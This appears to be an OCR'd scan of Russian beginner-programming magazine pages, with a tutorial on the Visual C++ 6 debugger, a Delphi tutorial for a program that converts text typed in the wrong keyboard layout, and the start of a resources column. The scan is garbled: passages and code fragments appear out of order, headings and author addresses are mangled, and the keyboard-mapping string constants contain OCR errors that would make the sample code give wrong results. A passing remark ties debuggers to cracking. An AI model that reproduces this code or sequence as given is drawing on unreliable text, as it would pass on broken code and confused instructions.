
Дебагер мы будем изучать микрософтовский (не пугайся, "Микроsофт" - не значит "очень плохо", в нашем случае это просто означает "достаточно просто"), тот, что из Visual C++ 6, на примере самой простой проги на C++. Прога ничего не делает, только печатает на экране "Hello world!" и завершается. Можно



заменить "Hello world" на "Bill G\*\*\*'s must die". Чтобы написать прогу "Хело Ворлд" - можешь прочесть о ней в этом спецце целую статью, а можешь, не вдаваясь в подробности, просто читать дальше :). Для начала надо запустить Visual C++. Затем выбрать File->New... и в появившемся окне выбрать вкладку Projects, а затем иконку Win32 Console Application.



В поле Project Name набей название твоей проги типа VASYAPUPKINEXE. После того как нажмешь OK, в появившемся окне будет предложено сгенерить конкретный проект: 1) пустой проект, 2) простое приложение (ничего не делает), 3) приложение Хелло Уорлд, 4) приложение с поддержкой MFC. Выбери третий пункт, нажми Finish, а в следующем окне нажми.





Visual C++ сгенерил программу, которую и следует отладить. Однако, перед тем как начать, ты должен знать об основных методах работы в дебагере, их два:

пошаговое выполнение (это когда каждая строкка исходного кода выполняется по нажатию клавиши) и прерывание по контрольным точкам (т.е. прога выполняется до определенного момента, а именно - до строкки в исход-

нике, которую ты укажешь, и затем останавливается на этом месте, после чего ты можешь перейти к пошаговому выполнению, просмотреть значения переменных в данный момент времени или просто пойти попить кофе). Можно начинать: возьми мышку в правую руку (можно в левую) и выбери пункт меню Build->Build xxxxxxxx.exe, а затем Build->Start debug->Step Into.



Нажми F10 или выбери иконку, как на рисунке.



Этим ты начнешь пошаговое выполнение программы.

После непродолжительного треска винта перед глазами развернется рабочая область дебагера, где основное место занимает окошко с исходником. Слева от текста проги есть желтая стрелочка (в китайской версии Visual C++ - маленький значок "серп и молот" ;), которая показывает, на каком месте прервана программа.

Стрелка опустится вниз: выполнилась еще одна строчка. Теперь посмотри в ДОСовское окно твоей программы - оно пустое, а затем вернись обратно в отладчик и снова нажми F10. Если ты посмотришь теперь в окно программы, то увидишь надпись вверху "Hello world", результат работы строчки printf ("Hello world\n"). Нажми Shift+F5, и дебаг завершится.



**Еще DebuG**

Чувак, это круто - ты только что отлаживал программу в пошаговом режиме. Теперь разверни исходник и щелкни правой кнопкой мышки в поле слева от строчки `return 0;`. В меню щелкни пункт `Insert/Remove Breakpoint`, после чего эта строчка пометится красным кружочком. Запусти программу кнопкой `F5`. Видишь, прога остановилась на той строчке, которую ты пометил, и теперь ты можешь уз-

дойди до строчки `i = 10` и выполни ее, после чего увидишь, что Watch станет показывать `i = 10`. То есть Watch показывает все изменения переменных, которые происходят в программе. Вот так, если твоя прога выдает неправильный

**ТЫ УЗНАЕШЬ, КАКИЕ СРЕДСТВА, ПРИДУМАННЫЕ ЛУЧШИМИ ЧУМАМИ СОВРЕМЕННОСТИ, ПОМОГУТ ТЕБЕ ИЗЬЯВИТЬСЯ ОТ БАГОВ И КАК ИМИ ПОЛЬЗОВАТЬСЯ.**

нать ее полное состояние в этом месте. Ты спросишь меня, зачем вся эта фигня тебе нужна и какая от нее польза. Дело в том, что ты не должен все время слепо щелкать по кнопке `F10` и ждать, что твоя программулина ни с того ни с сего заработает. Когда ты пошагово выполняешь программу, ты можешь следить за значениями переменных в твоем коде в специальном окне Watch, поэтому ты можешь найти место, в котором нужная тебе переменная изменилась, и узнать ее новое значение. Это позволяет довольно просто находить практически любые твои ошибки, ведь так легко определить место, где что-то в программе неправильно просчитывается. Сейчас ты узнаешь, как все это работает на практике. Добавим в нашу программу переменную и будем, изменяя ее, следить за ее значениями. В исходнике после строчки `#include <stdio.h>` добавь строчку `int i;`, а после строчки `printf("Hello world\n")` добавь строчку `"i = 10;"` (получится такая прога):

```
#include <stdio.h>

int i;
main(int argc, char* argv[])
{
    printf("Hello world!\n");
    i = 10;
    return 0;
}
```

Нажми `F7` (перекомпилий), а затем `F11`. Когда прога запустилась, посмотри в окно Watch. Там показано значение `i = 0`. Нажимая `F10`,

результат, можно уз- нять, когда и где он получается. Естественно, ты не сразу научишься пользоваться дебагером, это требует определенных навыков, но зато потом отладчик станет для тебя незаменимой вещью во время написания любой программы и сэкономит кучу твоего драгоценного времени, которое мож-



**ТЫ НЕ СМОЖЕШЬ НАУЧИТЬСЯ НЕ ДЕЛАТЬ ОШИБОК, ТЫ СМОЖЕШЬ ТОЛЬКО НАУЧИТЬСЯ ИХ НАХОДИТЬ И ИСПРАВЛЯТЬ.**

но было бы потратить на то, чтобы встать, наконец, из-за компа и пойти попить пива с друзьями. Какую пользу еще может принести дебагер? Если ты намереваешься в недалеком будущем заняться crack'ом, то основным инструментом в твоих шаловливых ручонках будет, конечно же, отладчик, твой друг и верный спутник.

**С чем едят**

Теперь ты знаешь, что такое дебаг и с чем его едят. Не все возможности дебагеров здесь описаны, существует еще множество фун-

кций, которые помогают обнаружить жучки в самых отдаленных уголках исходника. Дебагеров тоже существует великое множество. Обычно у каждой версии языка есть свой дебагер (Delphi, Borland C++, Visual C++, Visual Basic и т.д.), имеется также куча независимых дебагеров, из которых самый известный борландовский Turbo Debugger. Интерфейсы у них схожие, и возможности примерно одинаковые. Какой выбрать - решай сам. Итак, удачи тебе, чувак-кульной-программист, в постижении азов дебага и в борьбе с насекомыми, которые, как известно, всегда заводятся не там, где надо.



# Г+Н+РОЛБНДО

АЛЕКСАНДР СИМЫРЦЕВ (ВЕЕ\_РОГ+ОКБMAIL.RU)



ТЫ УЖЕ, НАВЕРНОЕ, ПРЕДСТАВИЛ ТАКУЮ КАРТИНУ: ПРОГА ПРЯЧЕТСЯ В ТРЭЕ, ПОДДЕРЖИВАЕТ СКИНЫ, ИГРАЕТ ФОНОВУЮ МУЗЫКУ, ПРИНОСИТ ТАПОЧКИ И ОТКРЫВАЕТ БУТЫЛКИ. ПОЧТИ ВСЕ ЭТО ТЫ СМОЖЕШЬ СДЕЛАТЬ САМ, ПОЗЖЕ, А ПОКА ТЕБЕ ПРЕДСТОИТ СОЗДАТЬ НЕЧТО ПОСКРОМНЕЕ: В ПРОГУ МОЖНО БУДЕТ ВВЕСТИ НЕПРАВИЛЬНО НАБРАННЫЙ ТЕКСТ, ПОТОМ КЛИКНУТЬ ПО КНОПКЕ, И ОНА ВЫДАСТ ПРАВИЛЬНЫЙ ОТВЕТ.

Чень частый облом, когда, набирая какой-нибудь текст, где встречаются слова и на русском и на английском, забываешь переключить язык и пишешь пару предложений, не глядя на экран. Получается такая фигня: "Умукнишн иу сщшд ерши шы ф кгиинк!" или такая "<kby? pfhlfkj dct ldf hfppf yf,bhfnm". Еще хуже, если такая байда приходит по АСЬКе или в чате, тут уж совсем хреново, и надо по буквкам на клавиатуре расшифровывать эту мессагу.


Чтобы в такой ситуации было меньше гемора, ты можешь САМ! написать прогу, которая бы любую мессагу такого типа расшифровывала для тебя. Для этого тебе понадобится комп, "Delphi 3" или выше, полчаса-час свободного времени и пара бутылок пива/газировки.

Расположись поудобней перед своим компом, так чтобы одна рука легко дотягивалась до бутылки, а другая покрепче сжимала мышку. Первое время клавиатура не понадобится. Включай машину, запускай Delphi и какую-нибудь бодрящую музыку, лучше зарубежную, чтоб не мешала.

Теперь стоит понять, что ты хочешь получить в конечном итоге, представить в своем буйном воображении, как программа будет выглядеть и, самое главное, что она будет делать. Ты уже, наверное, представил такую картину: прога прячется в трэе, поддерживает скины, играет фоновую музыку, приносит тапочки и открывает бутылки. Почти все это ты сможешь сделать сам, позже, а пока тебе предстоит создать нечто поскромнее: в прогу можно будет ввести неправильно набранный текст, потом кликнуть по кнопке и она выдаст правильный ответ.

## Поехали

Итак, если ты запустил первый раз Delphi, ты увидишь похожую картину:



Дельфи уже сделал кое-что за тебя: панель, у которой в заголовке написано Form1, - это макет твоей программы, на нее надо будет добавлять всякие фиговины вроде кнопок, текста и так далее. Панели в Дельфах принято называть "формы", а все что к ним прикрепляется - компоненты. Итак, Form1 - главная форма твоей программы. Если ты выберешь в главном меню пункт Run и там далее тоже Run или нажмешь кнопку с треугольником, твой комп никуда не убежит, а вылезет пустая панель, которая умеет растягиваться и закрываться, - это твоя прога. Закрой ее (щелкни на косом кресте этой пустой панельки, я это к тому, чтоб Дельфи или еще чего сгоряча не закрыть) и сохрани на винте: в меню File пункт Save Project As. У тебя

спросят имя файла, а затем имя проекта: он, то есть твоя прога, будет храниться в виде нескольких файлов (на каждую панель по одному файлу + еще несколько), у каждого файла может быть совершенно произвольное имя, вроде: Васин\_файл. То же самое с проектом: можешь назвать его не Project1, а ПроектВека или как-то иначе, это всем по фигу.


Теперь добавь на форму необходимые компоненты: кнопки, строки ввода и все такое. Делается это очень просто: в верху экрана располагаются так называемые "палитры компонент" - это наборы стандартных виндовских прибамбасов: кнопки, диалоги, тулбары и все такое, они лежат там в виде иконок. Тебе сейчас нуж-

# 6R

на палитра Standard (она выбрана по умолчанию). Кликни один раз на компоненту Edit (найди по хинтам), а затем щелкни на главную форму: там появится одна строка ввода. Можешь потаскать ее по главной форме мышкой или порастягивать.

Теперь засени: слева на экране вертикальная панель Object Inspector - очень важная и удобная фича: в ней отображаются все свойства всех компонент твоей проги. Сейчас вверху написано Edit1:tEdit (если ты последний раз кликнул в строку ввода, иначе Form1:TForm1) - это имя и тип выбранного сейчас компонента. Ниже, во вкладке Properties, можно найти свойство Text, сейчас там написано Edit1, а надо все напрочь стереть - это свойство говорит, что будет написано в строке ввода при запуске программы. Запусти программу и посмотри, что получится. Теперь аналогично помести на форму еще одну строку ввода и расположи ее под первой: в первую юзер будет потом впечатывать белиберду, а во вторую прога будет писать расшифровку. Сотри все в свойстве Text. Найди на палитре и помести на панель кнопку (Button) и в свойстве Caption впиши "Do it!" или что-нибудь такое - эта кнопь будет все запускать в твоей проге (свойство Caption у всех компонент отвечает за надпись, которая будет нарисована на компоненте; и еще: пока вписывай те надписи на кнопках, которые предлагаю я, чтобы мне было проще объяснить, позже ты все сможешь переделать по-своему).

Далее надо как-то дать понять юзеру, в какую из строк писать лажовую строку, а в какой будет ответ. Для этого помести на форму два компонента Label (иконка в виде буквы "A" на палитре Standard), один левее первой строки ввода, другой левее второй. В первом в свойстве Caption впиши "Вводи сюды:" или что-то в этом роде, а во втором - "Ответ тут:". Потом в низу формы помести еще две кнопки, в одной впиши "Выход", в другой "About". Значение свойства Caption может быть любым, так что пиши по-русски или по-аgliцки и любую фигню - что захочешь. Теперь размести все компоненты ровнее на форме (форму можешь растягивать мышью или устанавливать свойства Height и Width ручками в Object Inspector). Если на какой-нибудь компонент щелкнешь правой кнопкой мыши, то выскочит менюха, в которой есть пункт Align, поэкспериментируй с ним - это выравнивание того компонента, который у тебя сейчас выбран на форме (там есть выравнивания по левому краю, по правому, по центру и др.). К этому моменту у тебя должно получиться что-то типа того:



## Внутри

Можно запустить программу и пощелкать по кнопкам, вписать чего-нибудь, но прога не дает результата, который ты от нее хотел: она ни фига не перекодирует. Тут следует разозлиться не на шутку и пойти бить морду подложному автору статьи, который обещал, что клавиатура даже не понадобится, а кинул по всем статьям, и прога вообще не заработала.

Весь секрет того, что программа ни фига не делает, заключается в том, что ее еще ничего не просили делать. Поясню на примере. Можно сделать скриншот с десктопа, поставить его вместо обоев, скрыть значки, и что получится: та же картинка, те же иконки, но сколько по ним ни кликай, ни одна прога не запустится, а все потому, что и не должна запускаться, так как никто ей не сказал, что если какой-то урод будет по дурацким этим обоям щелкать, ей надо запускаться, и вообще. Ну вот, надеюсь, я пояснил необходимость того, что сейчас тебе придется делать. Надо каждой кнопке сказать, что она должна делать, когда по ней кликают. Придется всерьез взяться за клаву.

Начнем с простого: хочется, чтобы при нажатии на кнопку "Выход" прога закрывалась напрочь. Даблклики на эту кнопку на главной форме (заметь, ДАБЛКЛИКНИ, до этого ты

везде кликал один раз). Перед тобой откроется окошко текстового реактора... то есть редактора, где будет написано:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
end;
```

и еще всякой лабуды. Так вот, перед тобой процедура, которая будет выполняться после того, как кто-нибудь кликнет на кнопь "Выход" во время работы программы. Сейчас она пустая, то есть ничего не делает, поэтому такая лажа и получалась - щелкаешь по ней, а ей все по фигу. Ща все исправим: вписывай между begin и end (то есть в "тело" процедуры) такую строку:

**Form1.Close;**

Теперь, когда эта кнопь будет нажата, эта процедура скажет главной форме (главная форма она потому и главная, что к ней все "крепится", и если ее закрыть - закроется вся программа) "Закройся", и все будет зашибись. Запусти и полюбуйся на это.

Еще можно слепить панель, которая будет выскакивать при нажатии на кнопь "О проге.." и содержать всякую лабуду. Все просто: в главном меню Дельфей выбираешь "Файл", в



нем "New...", выскочит окошко, в нем смело выбирай вкладку "Forms", там по умолчанию выбран AboutBox, щелкай "OK". Дело в том, что в комплекте Дельфей есть некоторое количество готовых форм "специально для ленивых", их надо только подправить.

Итак, есть четыре компонента Label и один Image. Сперва исправь свойства Caption у всех Labelов - не бойся их растягивать, они могут содержать несколько строк текста (для этого надо свойство WordWrap поставить True, а не False, как по умолчанию). Теперь Image - выбирай свойство Picture, щелкай где три точки и далее Load любую картинку (Bmp-формата), размеры смотри в свойствах Height и Width, можешь их изменить, но Дельфа сожмет картинку любого размера под те, что там вписаны. И, наконец, даблклик по кнопке "OK" на панели About - и там в редакторе вписывай почти то же самое, что и раньше:

#### AboutBox.Close;

(говоришь панельке About закрыться при нажатии).

Тут я хочу сказать об одной полезной фиче - все названия по умолчанию в Дельфях - "говорящие", вроде Button1, Edit1 - сразу понятно, о чем идет речь. Точно так же и с процедурами, зацени: эта процедура называется "TAboutBox.OKButtonClick", если ты знаешь английский, сразу можешь врубиться, на фига она нужна - вызывается, когда в AboutBoxе Clickнут по кнопке OK. По-моему - удобно, но это - дело вкуса.

В левом верхнем углу этой формы у нас по умолчанию написано About, но, выбрав в инспекторе AboutBox, можно поменять, как обычно, свойство Caption.

Если ты был наблюдательным, ты просек, что мы нигде еще не сказали, чтобы наша панель высакивала при нажатии на соответствующую кнопку. На главной форме даблклики на кнопень "О проге..." и в окне редактора впиши в тело процедуры следующее:


#### AboutBox.Show;

Это для всех форм одинаково - метод Show их показывает, а метод Close - закрывает.

Сохрани проект - теперь у тебя спросят имя для файла только что сделанной панели "О проге...". Запусти свое творение (если перед

запуском Дельфа что-то спросит - говори - Да) и насладись открывшимися возможностями.

нижнюю строку (RusLet) - переключаешься на русский и повторяешь все как и для предыдущей строки.



Вот и настал тот момент, когда тебе все-таки придется написать основной алгоритм программы, иначе, как уже говорилось, само оно не заработает. Даблклик на кнопке "Do it!", и попадаешь в редактор.

Сначала попробуем расшифровывать с английского на русский. Для этого придется за-датить соответствие между английскими и русскими буквами на клаве. Мы поступим так: введем две строковые константы, в одной последовательно укажем все символы русской раскладки клавы, а в другой - английской.

Итак, редакторе ползи наверх, пока не встретишь жирную надпись var. Над ней надо вписать следующее:

const

```
EngLet : string = '~!@#$%^&*()QWER-TYUIOP{}ASDFGHJKL:"ZXCVBNM<>?qwer-tuuiop{}asdfghjkl;"zxcvbnm,./';
```

```
RusLet : string = 'Ё!"№;%:?"()ЙЦУКЕН-ГШЩЗХЪФЫВАПРОЛДЖЭЯЧСМИТЬБО,йцу-кенгшищзхъфывапролджэячсмитьб.~';
```

Строки эти надо набирать так: верхнюю (EngLet)- переключаешься на английский, за-жимаешь shift и начинаешь слева направо последовательно нажимать клавиши той стро-ки на клаве, где цифры, потом той, которая ниже, и так далее, потом отпускаешь shift и повторяешь (управляющие кнопки, вроде tab, enter и других, нажимать не надо); теперь

Дельфа, когда будет обрабатывать эту запись, будет читать так: "ага, написано const, значит дальше идут константы, клево, щас должно быть имя первой константы, О-ппа, написано EngLet, это оно и есть, вот двоеточие, а после него должен быть тип указан. Во! Да тут так и написано: string, значит константа будет стро-ковой, я потрясен! Теперь равно, а опосля и значение должно быть в апострофах, и ";" - да тут все так и написано, а раз все верно, то я ругаться не буду. Блин, да тут еще одна кон-станта!.." и так далее, ну, примерно так, тока не по-русски, а по-своему, по-Дельфиски.

Апострофы по краям говорят-показывают гра-ницы строки, в английской раскладке на клаве встречается апостроф - найди его в строке EngLet и поставь рядом еще один, теперь Дельфа врубится, что здесь не конец строки, а символ "апостроф".

Теперь найди процедуру TForm1.Button1Click и дополнни ее до следующего:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  Result:='';
  for i:=1 to length(Form1.Edit1.Text) do
  begin
    for j:=1 to length(EngLet) do begin
      if EngLet[j]=Form1.Edit1.Text[i] then
```

```

break;
end;
Result := Concat( Result, RusLet[j] )
end;
Form1.Edit2.Text := Result;
end;

```

Попробую объяснить, что все это значит. После слова var Дельфа ищет объявление переменных, как после const она ищет константы. Мы с тобой хотим три целых переменных (integer) и одну строковую (string) - так и пишем, и указываем имена. Что делается в теле этой процедуры: берем первую букву введенной строки, пусть ввели "Rthlsr", значит первая буква "R", ищем ее в строке EngLet, запоминаем, какой по счету она стоит там, и берем символ из строки RusLet с таким же номером: можешь

сам посмотреть там, где ты объявил константы EngLet и RusLet - под буквой "R" написана буква "K", запомним ее, теперь ищем вторую букву - "t", находим "и" и так далее, получаем "Кирдык".

Найденные символы мы будем сохранять в переменную Result, поэтому для начала присвоим ей пустую строку. Теперь берем цикл for от первой до последней буквы введенной строки (она хранится в свойстве Text компоненты Edit1, а функция length возвращает нам длину введенной в нее строки - для рассмотренного примера она вернет 6, и цикл будет исполняться от одного до шести). Еще один цикл for - начиная с первого символа, просматриваем строку EngLet до конца (length(EngLet)) и проверяем оператором if, не совпадают ли та буква, которую мы сейчас ищем (Form1.Edit1.Text[i]), и та, на которую сейчас указывает счетчик j внутреннего цикла (а он указывает на EngLet[j]); если совпадают - то выскакиваем из цикла при помощи оператора break, кричим во все горло "Rulezz!" и добавляем найденную буковь (RusLet[i]) к строке Result при помощи функции Concat (она берет две строки, приписывает к концу первой вторую и возвращает полученную строку. Догадайся, что вернет эта функция, если ее вызвать так: Concat("Fu", "ck off!") ). Вот и все, а после того, как циклы завершатся, мы

полученную строку вписываем во вторую строку ввода - в свойство Text компоненты Edit1 на форме Form1, во как.

### Кидалово

Догадайся, где я тебя только что кинул!.. Догадался? Нет!

Правильный ответ такой (запусти прогу и проверь): если ввести "Dj,kf" то прога выдаст "Вобла", а если ввести "Dj,kf b gbdj", то она ответит снова "Вобла", а "gbdj" (пиво) она зажмет и не отдаст.

- Почему, нехороший человек, ты меня опять кинул? - вежливо, не ругаясь, спросишь меня ты.

```

for i:=1 to length(Form1.Edit1.Text) do
begin
  Flag:=0;
  for j:=1 to length(EngLet) do begin
    if EngLet[j]=Form1.Edit1.Text[i] then
begin
  Flag:=666;
  break;
end;
end;
  if Flag=666 then Result := Concat(
Result, RusLet[j] )
  else Result := Concat( Result,
Form1.Edit1.Text[i] );
end;

```

Запусти и убедись, теперь прога работает верно.

**СЛОЖНО? НЕ ОЧЕНЬ. А ГЛАВНОЕ - РЕЗУЛЬТАТ: ТЫ КРУТ! У ТЕБЯ ЕСТЬ НАСТОЯЩАЯ ГРАМОТНАЯ СЕРЬЕЗНАЯ ПРОГА. МОЖЕШЬ ВЫКЛАДЫВАТЬ ЭТО ФАЙЛО НА СВОЕМ САЙТЕ И ХВАСТАТЬ ВСЕМ, ЧТО ТЫ ТЕПЕРЬ ПРОГРАММЕР, А НЕ ПРОСТО КУЛ-ХАЦКЕР. УДАЧИ ТЕБЕ, И, НАДЕЮСЬ, ЭТА ПРОГА НЕ БУДЕТ ДЛЯ ТЕБЯ ПОСЛЕДНИЙ :).**

- А чтобы ты внимательнее относился потом к написанию кода, потому что, чтобы найти ошибку, нужно гораздо больше времени, чем на то, чтобы написать здоровенную прогу всего с одной этой ошибкой, - отвечу тебе я.

Секрет в том, что когда мы во втором цикле ищем в строке EngLet символ "пробел", мы его там не находим, огорчаемся и добавляем в переменную Result символ RusLet[length(Englett)+1], а это за пределами нашей строки, и там лежит какая-то лажа. Поэтому поступим так - введем специальную переменную Flag - флагок, который мы будем по умолчанию поднимать, а опускать - если нашли нужный символ в строке EngLet. Потом если он окажется все еще поднятым после окончания цикла, мы будем добавлять в Result не из RusLet[i], а прямо из Form1.Edit1.Text[i] - то есть, в нашем случае, добавлять пробел там, где надо.

Итак, исправь эту часть процедуры вот так:

Чтобы прога стала переводить с русского неправильного на английский правильный, скопируй все, что находится между апострофами в объявлении строки EngLet, и помести перед закрывающим апострофом в объявлении строки RusLet и наоборот (если бы строки были такими: EngLet - 'QWE', а RusLet - 'ЙЦУ', то после этих операций получилось бы: EngLet - 'QWEЙЦУ', а RusLet - 'ЙЦУQWE').

Теперь мелочи: свойство BorderStyle формы Form1 можно поставить равным bsSindle, чтобы основную панель нельзя было растянуть. А в свойстве Icon можно заменить стандартную иконку Дельфей в левом верхнем углу главной панели на любую другую.

EXE-файл своей проги ты найдешь на винте в той директории, куда ты сейвил проект.

### Вот такие пироги

Сложно? Не очень. А главное - результат: ты крут! У тебя есть настоящая грамотная серьезная прога. Можешь выкладывать это файло на своем сайте и хвастать всем, что ты теперь программер, а не просто кул-хацкер. Удачи тебе, и, надеюсь, эта прога не будет для тебя последней :).



# ПРОГРАММИС РЕСУРСЫ В

НОГГИФИС (5M1GПAПDГM81L.GU)

КОМУ БЫ  
ЖАЛОВАТЬСЯ НА  
НЕДОСТАТОК  
ИНФЫ - ТАК  
ТОЛЬКО НЕ  
ПРОГРАММЕРАМ.  
ДЛЯ НИХ В  
СЕТКЕ ПРОСТО  
МОРЕ ДОКУМЕН-  
ТОВ, ИСХОДНИ-  
КОВ, КОМПОНЕН-  
ТОВ И ДРУГОЙ  
ВРУНДЫ. А ЕСЛИ  
ГОВОРИТЬ О  
НАЧИНАЮЩИХ -  
ООО... КАЖДАЯ  
ВТОРЯ  
